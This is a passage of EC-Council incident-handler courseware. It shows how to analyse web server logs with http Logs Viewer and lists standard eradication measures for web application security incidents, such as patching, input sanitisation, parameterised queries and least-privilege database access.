



Figure 7.26: Screenshot of http Logs Viewer main window

Steps to perform web server log analysis using http Logs Viewer:

- Open the main window of http Logs Viewer and click on the **Apply Filter** option to view only **active requests** to the web server, as shown in the screenshot below:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.27: Screenshot of http Logs Viewer showing the use of active filter

- Now, you can use the **Reports** option in the menu bar to view multiple types of log reports in a graphical way for further analysis. The screenshot below displays the results obtained after selecting **Status Codes per Day** from the Reports option:




Figure 7.28: Screenshot of http Logs Viewer showing Status Codes per Day report


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- You can also use the **Reports** option to view the **Bandwidth per Day** report, as shown in the screenshot below:





Figure 7.29: Screenshot of http Logs Viewer showing Bandwidth per Day report

- If you want to check the browser report for analysis, select the **Desktop Browsers** option from the **Reports** menu to view a graphical representation, as shown in the screenshot below:





Figure 7.30: Screenshot of http Logs Viewer showing Desktop Browsers report


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- To view different file types accessed by users, you can select the **File Types per Day** option from the **Reports** menu.




Figure 7.31: Screenshot of http Logs Viewer showing File Types per Day report

- Moreover, you can view the **Geographical Country Visits** report from this tool for extensive investigation, as shown in the screenshot below:





Figure 7.32: Screenshot of http Logs Viewer showing Geographical Country Visits report


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional log analysis tools are listed below:

- SolarWinds Loggly (*https://www.loggly.com*)
- Logentries (*https://logentries.com*)
- Stackify (*https://stackify.com*)
- Logz.io (*https://www.logz.io*)
- Graylog (*https://www.graylog.org*)

## Understand Eradication of Web Application Security Incidents

After the detection and containment of incidents, their root cause should be eradicated. This involves all necessary actions required to completely remove the threat and prevent future defacements. Incident handlers must learn different ways to eradicate the existing loopholes or vulnerabilities that resulted in security incidents. In addition, they should secure web applications from evolving security threats.

This section provides an overview of eradicating various web application incidents.

### Eradication of Web Application Security Incidents

Web applications are increasingly becoming vulnerable to more sophisticated threats and attack vectors. Attackers take advantage of trusting victims by tricking them into accessing a malicious website or redirecting to a malevolent site. Incident handlers should eradicate web application incidents and implement various security controls to secure web applications.

- Employ a WAF/IDS and filter packets to protect web servers from various attacks.
- Regularly update the server software using patches to keep it updated and protected from attackers.
- Sanitize and filter user inputs, analyze the source code for SQL injection, and minimize the use of third-party applications.
- Use stored procedures and parameter queries to retrieve data and disable verbose error messages, which can provide attackers with useful information.
- Use custom error pages to protect web applications.
- To avoid SQL injection attacks on databases, form a connection using a non-privileged account and grant the least privileges to the database, tables, and columns.
- Disable commands such as xp_cmdshell that can affect the operating system.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

